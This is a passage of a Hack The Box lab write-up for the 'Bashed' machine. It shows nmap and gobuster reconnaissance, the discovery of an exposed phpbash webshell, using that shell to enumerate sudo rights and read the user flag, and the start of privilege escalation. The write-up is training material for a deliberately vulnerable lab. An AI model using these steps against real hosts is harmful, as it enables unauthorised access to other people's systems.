HTB Bashed Writeup: From phpbash WebShell to Root via Cron Job Abuse

Begin by adding the machine IP to /etc/hosts.
nano /etc/hosts
Reconnaissance
Conduct nmap scans respectively ->

Full port scan:
sudo nmap -p- -Pn --min-rate 10000 bashed.htb
Full port coverage + skip host discovery to avoid ICMP-based false negatives on firewalled hosts.
Service + default script scan:
sudo nmap -p 80 -Pn -sV -sC bashed.htb

Observe that there is a page discovered through http-title & http-server-header.

Aggressive scan gave more detailed results ->
sudo nmap -p 80 -Pn -A bashed.htb
We can get OS detection as well.
I also conducted an NSE vuln script scan, but it took too much time to get results.


Eventually, the scan completed and revealed various vulnerabilities (SQL injection, directory disclosure, Slowloris DoS) found by the NSE engine.
Fuzzing

Simple gobuster session gave me several endpoints.
gobuster dir -r -u http://bashed.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 40
Moreover, the page mentioned an interesting article about a script called phpbash on http://bashed.htb/index.html.


The developer advertises his webshell on GitHub. Let’s check ->

On the /dev/ endpoint, there was a directory listing containing the script. I used the first one.
Foothold

Through the phpbash webshell, I ran sudo -l and discovered that the www-data user can run commands as scriptmanager without a password. After navigating to /home/arrexel/, I grabbed the user flag.
I tried to switch user to scriptmanager via su, yet it failed because we are not in a proper terminal.

Additionally, running commands as scriptmanager does not grant access to /root/.
www-data@bashed
:/var/www/html/dev# sudo -u scriptmanager ls -la /root/ls: cannot open directory '/root/': Permission denied
Privilege Escalation
For another root escalation through files consumed by a scheduled job, compare HTB Topology: LaTeX Injection to Root.
On the root path /, there is an unusual directory called scripts. I also attempted to run linpeas, but it did not produce output.

It was not possible to see the entire contents of /scripts/ as www-data. Therefore, I ran it as scriptmanager.
